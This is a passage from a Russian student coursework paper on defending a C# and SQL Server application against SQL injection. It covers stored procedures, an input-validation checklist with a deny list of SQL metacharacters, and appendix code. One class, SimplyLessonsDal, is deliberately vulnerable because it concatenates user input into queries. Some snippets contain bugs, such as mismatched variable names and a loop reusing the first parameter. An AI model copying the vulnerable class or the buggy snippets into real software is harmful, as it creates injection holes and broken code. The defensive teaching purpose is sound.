Они могут повысить производительность. Поскольку хранимые процедуры упаковывают вместе множество операторов, вы можете выполнить огромный объем работы за одно обращение к серверу базы данных. Если база данных находится на другом компьютере, это значительно снижает затраты времени на решение сложных задач.

В SQL Server предварительно компилируются все команды SQL, включая неподготовленные. Это значит, что вы используете преимущества компиляции независимо оттого, применяете хранимые процедуры или нет. Однако хранимые процедуры все равно имеют тенденцию повышать производительность, поскольку снижают вариантность SQL-операторов. Системам, использующим случайные операторы SQL, часто свойственно применение слегка отличающихся команд для решения похожих задач, что не позволяет серверу эффективно повторно использовать скомпилированные планы выполнения.

*Пример создания хранимой процедуры*

USE AdventureWorks2012;

GO

CREATE PROCEDURE HumanResources.uspGetEmployeesTest2

@LastName nvarchar(50),

@FirstName nvarchar(50)

AS

SET NOCOUNT ON;

Select FirstName, LastName, Department

FROM HumanResources.vEmployeeDepartmentHistory

WHERE FirstName = @FirstName AND LastName = @LastName

GO

*Пример использования хранимой процедуры*

SqlCommand command = new SqlCommand();

cmd.CommandText = "StoredProcedureName";

cmd.CommandType = CommandType.StoredProcedure;

SqlDataReader reader = cmd.ExecuteReader();

//далее идёт считывание данных при помощи reader

## *3)Проверка всех данных, вводимых пользователем*

Практический все приложения или сайты, работающие с СУБД, обрабатывают данные, приходящие от клиенты на сервер. Эти данные могут находиться в url странице, поле для ввода информации, теле post запроса. Исходя из безопасности и поддержании целостности базы данных, необходимо проверять эти данные перед передачей их серверу БД. Список рекомендаций для предотвращения внедрения sql-кода:

1) Проверяйте размер и тип вводимых данных, и установите соответствующие ограничения. Это поможет предотвратить преднамеренное переполнение буфера. Можно установить ограничение на количество вводимых символов или установить соответствие на регулярное выражение.

2) Проверяйте содержимое строковых переменных и допускайте только ожидаемые значения. Отклоняйте записи, содержащие двоичные данные, управляющие последовательности и символы комментария. Это поможет предотвратить внедрение сценария и защитит от некоторых приемов атаки, использующих переполнение буфера.

3) При работе с XML-документами проверяйте все вводимые данные на соответствие схеме.

4) Никогда не создавайте инструкции Transact-SQL непосредственно из данных, вводимых пользователем.

5) В многоуровневых средах перед передачей в доверенную зону должны проверяться все данные. Данные, не прошедшие процесс проверки, следует отклонять и возвращать ошибку на предыдущий уровень.

6) Внедрите многоэтапную проверку достоверности. Меры предосторожности, предпринятые против случайных пользователей-злоумышленников, могут оказаться неэффективными против организаторов преднамеренных атак. Рекомендуется проверять данные, вводимые через пользовательский интерфейс, и далее во всех последующих точках пересечения границ доверенной зоны.

Например, проверка данных в клиентском приложении может предотвратить простое внедрение сценария. Однако если следующий уровень предполагает, что вводимые данные уже были проверены, то любой злоумышленник, которому удастся обойти клиентскую систему, сможет получить неограниченный доступ к системе.

7) Не допускайте использование в полях следующих строк, из которых могут быть созданы имена файлов: AUX, CLOCK$, COM1–COM8, CON, CONFIG$, LPT1–LPT8, NUL и PRN.

8) По возможности отклоняйте вводимые данные, содержащие следующие символы:

a) Разделитель запросов - ;

b) Разделитель строк символьных данных - '

c) Разделитель комментариев - --

d) Разделители комментариев. Текст, заключенный между символами /\* и \*/, не обрабатывается сервером - /\* ... \*/

# 

**Заключение**

В ходе курсовой работы было создано веб-приложение с двумя одинаковыми формами для поиска уроков в базе данных приложения. Первая форма защищена, рассмотренными методами защиты от внедрения sql-инъекций. Вторая форма не защищена и имеет слабые места, через которые были извлечены данные, не являющиеся доступными обычному пользователю. Эти данные были придуманы и состояли из таких данных как: адреса, номера телефонов, имёна вымышленных пользователей нашего приложения. Таким образом с помощью описанных в этой работе методов внедрения sql-инъекций были извлечены конфиденциальные данные пользователей , что для коммерческих сайтов было бы огромной проблемой, так как эти данные могли быть использованы злоумышленником в преступных целях.

Описанные способы защиты сайтов и веб-приложений от внедрения sql-инъекций являются простыми и надёжными. Хоть и рассмотрены они только для одного поставщика СУБД и конкретного языка высокого уровня C#, они всё равно являются универсальными для любого поставщика и языка высокого уровня. Различия имеются только в синтаксисе написания кода.

Таким образом атаки внедрением sql-кода остаются наиболее опасными видами атак на веб-приложений и сайтов работающих с базами данных. игнорирование методов защиты может привести к утечке конфиденциальных данных, что может повлечь за собой большие проблемы для администраторов и самих пользователей этого сайта или веб-приложения.

# Список литературы

1. Атака SQL Injection: https://technet.microsoft.com/. -URL: https://technet.microsoft.com/ru-ru/library/ms161953(v=sql.105).aspx
2. Написание защищенного динамического SQL-кода в SQL Server (ADO.NET) : https://msdn.microsoft.com/ru-ru/. -URL: https://msdn.microsoft.com/ru-ru/library/vstudio/bb669091(v=vs.100).aspx
3. Противодействие атакам, использующим SQL-инъекции: http://www.ibm.com/developerworks/ru/. - 2014. -URL: http://www.ibm.com/developerworks/ru/library/se-sql-injection-attacks/
4. слепые sql иънекции: http://programguru.ru/. – 2014. – URL: http://programguru.ru/%D0%BD%D0%BE%D0%B2%D0%BE%D1%81%D1%82%D0%B8/slepye-sql-inekcii/
5. ASP.NET и ADO.NET | SQL-инъекции: http://professorweb.ru/. -URL: http://professorweb.ru/my/ASP\_NET/base/level6/6\_3.php
6. EvilSQL : http://www.evilsql.com/main/index.php/. -URL: http://www.evilsql.com/main/page1.php
7. SQL Injection: http://www.w3schools.com. -URL: http://www.w3schools.com/sql/sql\_injection.asp

# 

## 

# Приложение

## Листинг 1

Абстрактный базовый класс LessonsDal

public abstract class LessonsDal

{

public abstract void InsertLesson(Lesson lesson);

public abstract Lesson GetLessonById(int id);

public abstract void DeleteLessonById(int id);

protected abstract SqlConnection \_sqlConnection { get; set; }

protected List<Lesson> GetLessonsByCommand(SqlCommand command)

{

\_sqlConnection.Open();

var lessons = new List<Lesson>();

using (SqlDataReader reader = command.ExecuteReader())

{

while (reader.Read())

{

byte[] data = (byte[]) reader["Data"];

lessons.Add(LessonsInfoData.GetLesson(data));

}

}

\_sqlConnection.Close();

return lessons;

}

protected List<LessonInfoId> GetLessonsInfoByCommand(SqlCommand command)

{

\_sqlConnection.Open();

var lessons = new List<LessonInfoId>();

using (SqlDataReader reader = command.ExecuteReader())

{

while (reader.Read())

{

var id = (int)reader["id"];

var title = reader["Title"].ToString();

var autor = reader["Autor"].ToString();

var dateCreate = (DateTime)reader["DateCreate"];

lessons.Add(new LessonInfoId(title, autor, id, dateCreate));

}

}

\_sqlConnection.Close();

return lessons;

}

protected string GetNameField(TypeSearch typeSearch)

{

switch (typeSearch)

{

case TypeSearch.Title:

return "Title";

case TypeSearch.Autor:

return "Autor";

case TypeSearch.DateCreate:

return "DateCreate";

}

throw new InstanceNotFoundException();

}

public abstract List<LessonInfoId> GetLessonsByFieldsExactly(List<KeyValuePair<TypeSearch, string>> parameters);

public abstract List<LessonInfoId> GetLessonsByFieldsLikely(List<KeyValuePair<TypeSearch, string>> parameters);

}

## Листинг 2

Класс - наследник с параметризованными методами

public class ParamLessonsDal : LessonsDal

{

protected override sealed SqlConnection \_sqlConnection { get; set; }

public ParamLessonsDal(SqlConnectionStringBuilder builder)

{

\_sqlConnection = new SqlConnection(builder.ConnectionString);

}

public ParamLessonsDal(string cnString)

{

\_sqlConnection = new SqlConnection(cnString);

}

public void Dispose()

{

\_sqlConnection.Close();

}

public override void InsertLesson(Lesson lesson)

{

\_sqlConnection.Open();

string sqlInsertLesson =

string.Format("Insert Into Lessons (Title, DateCreate, Size, Data, Autor) Values (@Title, @DateCreate, @Size, @Data, @Autor)");

var lessonInfo = new LessonsInfoData(lesson);

GetCommandeInsert(sqlInsertLesson, lessonInfo).ExecuteNonQuery();

\_sqlConnection.Close();

}

private SqlCommand GetCommandeInsert(string sqlCommande, LessonsInfoData lessonInfo)

{

var command = new SqlCommand(sqlCommande, \_sqlConnection);

command.Parameters.AddWithValue("@Title", lessonInfo.Title);

command.Parameters.AddWithValue("@Autor", lessonInfo.Autor);

command.Parameters.AddWithValue("@Size", lessonInfo.Size);

command.Parameters.AddWithValue("@Data", lessonInfo.Data);

command.Parameters.AddWithValue("@DateCreate", lessonInfo.DateCreate);

return command;

}

private SqlCommand SetParamForCommand(string sqlCommand, int id)

{

var command = new SqlCommand(sqlCommand, \_sqlConnection);

command.Parameters.AddWithValue("@id", id);

return command;

}

public override Lesson GetLessonById(int id)

{

string sqlSelectById =

string.Format("select Title, Size, DateCreate, Data, Autor from Lessons where id = @id");

var lessons = GetLessonsByCommand(SetParamForCommand(sqlSelectById, id));

if (lessons.Count > 1)

throw new InvalidDataException("There are lessons more than one in the data base");

return lessons.First();

}

public override void DeleteLessonById(int id)

{

string sqlDeleteById = string.Format("delete from Lessons where id = @id");

\_sqlConnection.Open();

SetParamForCommand(sqlDeleteById, id).ExecuteNonQuery();

\_sqlConnection.Close();

}

private string GetConditionLike(string value)

{

return string.Format("like CONCAT('%', @{0}, '%')", value);

}

private string GetConditionalEquals(string value)

{

return string.Format("=@{0}", value);

}

private List<LessonInfoId> GetLessonsByFields(List<KeyValuePair<TypeSearch, string>> parameters, Func<string, string> getConditional)

{

string sqlSelect = string.Format("select id, Title, Autor, DateCreate from Lessons where ");

if (parameters.Count == 0) throw new ArgumentNullException("Amount parameters equals zero");

sqlSelect += string.Format("{0} {1}", GetNameField(parameters[0].Key), getConditional(GetNameField(parameters[0].Key)));

for (int i = 1; i < parameters.Count; i++)

{

sqlSelect += string.Format(" and {0} {1}", GetNameField(parameters[i].Key), getConditional(GetNameField(parameters[i].Key)));

}

var command = new SqlCommand(sqlSelect, \_sqlConnection);

for (int i = 0; i < parameters.Count; i++)

{

command.Parameters.AddWithValue("@" + GetNameField(parameters[i].Key), parameters[i].Value);

}

return GetLessonsInfoByCommand(command);

}

public override List<LessonInfoId> GetLessonsByFieldsExactly(List<KeyValuePair<TypeSearch, string>> parameters)

{

return GetLessonsByFields(parameters, GetConditionalEquals);

}

public override List<LessonInfoId> GetLessonsByFieldsLikely(List<KeyValuePair<TypeSearch, string>> parameters)

{

return GetLessonsByFields(parameters, GetConditionLike);

}

}

## 

## Листинг 3

Не параметризованными методы класса-наследник SimplyLessonsDal

public class SimplyLessonsDal :LessonsDal

{

public override void InsertLesson(Lesson lesson)

{

var lessonInfo = new LessonsInfoData(lesson);

string sqlInsertLesson =

string.Format("Insert Into Lessons (Title, DateCreate, Size, Data, Autor) Values ('{0}', '{1}', '{2}', @Data, '{3}')",

lessonInfo.Title, lessonInfo.DateCreate, lessonInfo.Size, lessonInfo.Autor);

var command = new SqlCommand(sqlInsertLesson, \_sqlConnection);

command.Parameters.AddWithValue("@Data", lessonInfo.Data);

\_sqlConnection.Open();

command.ExecuteNonQuery();

\_sqlConnection.Close();

}

public override Lesson GetLessonById(int id)

{

string sqlSelectById =

string.Format("select Title, Size, DateCreate, Data, Autor from Lessons where id = '{0}'",id);

var command = new SqlCommand(sqlSelectById, \_sqlConnection);

var lessons = GetLessonsByCommand(command);

return lessons.First();

}

public override void DeleteLessonById(int id)

{

string sqlDeletetById = string.Format("delete from Lessons where id = '{0}'",id);

\_sqlConnection.Open();

new SqlCommand(sqlDeletetById).ExecuteNonQuery();

\_sqlConnection.Close();

}

private string GetConditionLike(string value)

{

return string.Format("like CONCAT('%', '{0}', '%')", value);

}

private string GetConditionalEquals(string value)

{

return string.Format("='{0}'", value);

}

private List<LessonInfoId> GetLessonsByFields(List<KeyValuePair<TypeSearch, string>> parameters, Func<string, string> getConditional)

{

string sqlSelect = string.Format("select id, Title, Autor, DateCreate from Lessons where ");

if (parameters.Count == 0)

throw new ArgumentNullException("Amount parameters equals zero");

sqlSelect += string.Format("{0} {1}", GetNameField(parameters[0].Key), getConditional(parameters[0].Value));

for (int i = 1; i < parameters.Count; i++)

{

sqlSelect += string.Format(" and {0} {1}", GetNameField(parameters[i].Key), getConditional(parameters[0].Value));

}

var command = new SqlCommand(sqlSelect, \_sqlConnection);

return GetLessonsInfoByCommand(command);

}

}

## 

## Листинг 4

Методы, реализованные через хранимые процедуры класса-наследника StoreProcedureLessonsDal

public class StoreProcedureLessonsDal : LessonsDal

{

public override void InsertLesson(Lesson lesson)

{

\_sqlConnection.Open();

var lessonInfo = new LessonsInfoData(lesson);

GetCommandeInsert("InsertLesson", lessonInfo).ExecuteNonQuery();

\_sqlConnection.Close();

}

private SqlCommand GetCommandeInsert(string sqlCommande, LessonsInfoData lessonInfo)

{

var command = new SqlCommand(sqlCommande, \_sqlConnection) {CommandType = CommandType.StoredProcedure};

command.Parameters.AddWithValue("@Title", lessonInfo.Title);

command.Parameters.AddWithValue("@Autor", lessonInfo.Autor);

command.Parameters.AddWithValue("@Size", lessonInfo.Size);

command.Parameters.AddWithValue("@Data", lessonInfo.Data);

command.Parameters.AddWithValue("@DateCreate", lessonInfo.DateCreate);

return command;

}

public override Lesson GetLessonById(int id)

{

var lessons = GetLessonsByCommand(SetParamForCommand("GetLessonById", id));

if (lessons.Count > 1)

throw new InvalidDataException("There are lessons more than one in the data base");

return lessons.First();

}

private SqlCommand SetParamForCommand(string sqlCommand, int id)

{

var command = new SqlCommand(sqlCommand, \_sqlConnection) {CommandType = CommandType.StoredProcedure};

command.Parameters.AddWithValue("@id", id);

return command;

}

public override void DeleteLessonById(int id)

{

\_sqlConnection.Open();

SetParamForCommand("DeleteLessonById", id).ExecuteNonQuery();

\_sqlConnection.Close();

}

## 

## Листинг 5

Создание хранимых процедур на sql-сервере

1) Процедура удаления урока.

USE [NewBase]

GO

SET ANSI\_NULLS ON

GO

SET QUOTED\_IDENTIFIER ON

GO

Create procedure [dbo].[DeleteLessonById]

@id int

as

delete from Lessons where Lessons.id=@id

2) Процедура получения урока по ID

USE [NewBase]

GO

SET ANSI\_NULLS ON

GO

SET QUOTED\_IDENTIFIER ON

GO

Create PROCEDURE [dbo].[GetLessonById]

@id int

AS

Select Lessons.id, Lessons.Title, Lessons.Autor, Lessons.Size, Lessons.DateCreate, Lessons.Data from Lessons where Lessons.id=@id

3) Процедура получения урока без бинарной информации

USE [NewBase]

GO

SET ANSI\_NULLS ON

GO

SET QUOTED\_IDENTIFIER ON

GO

Create procedure [dbo].[GetLessonWithoutDataById]

@id int

as

Select Lessons.id, Lessons.Title, Lessons.Autor, Lessons.Size, Lessons.DateCreate from Lessons where Lessons.id=@id

4) Процедура вставки урока в хранилище базы данных

USE [NewBase]

GO

SET ANSI\_NULLS ON

GO

SET QUOTED\_IDENTIFIER ON

GO

Create PROCEDURE [dbo].[InsertLesson]

@Title nvarchar(50),

@Autor nvarchar(50),

@DateCreate datetime,

@Size nvarchar(50),

@Data varbinary(max)

AS

INSERT INTO [dbo].[Lessons]

([Title],

[Autor],

[DateCreate],

[Size],

[Data]

)

VALUES

(@Title,@Autor,@DateCreate,@Size,@Data)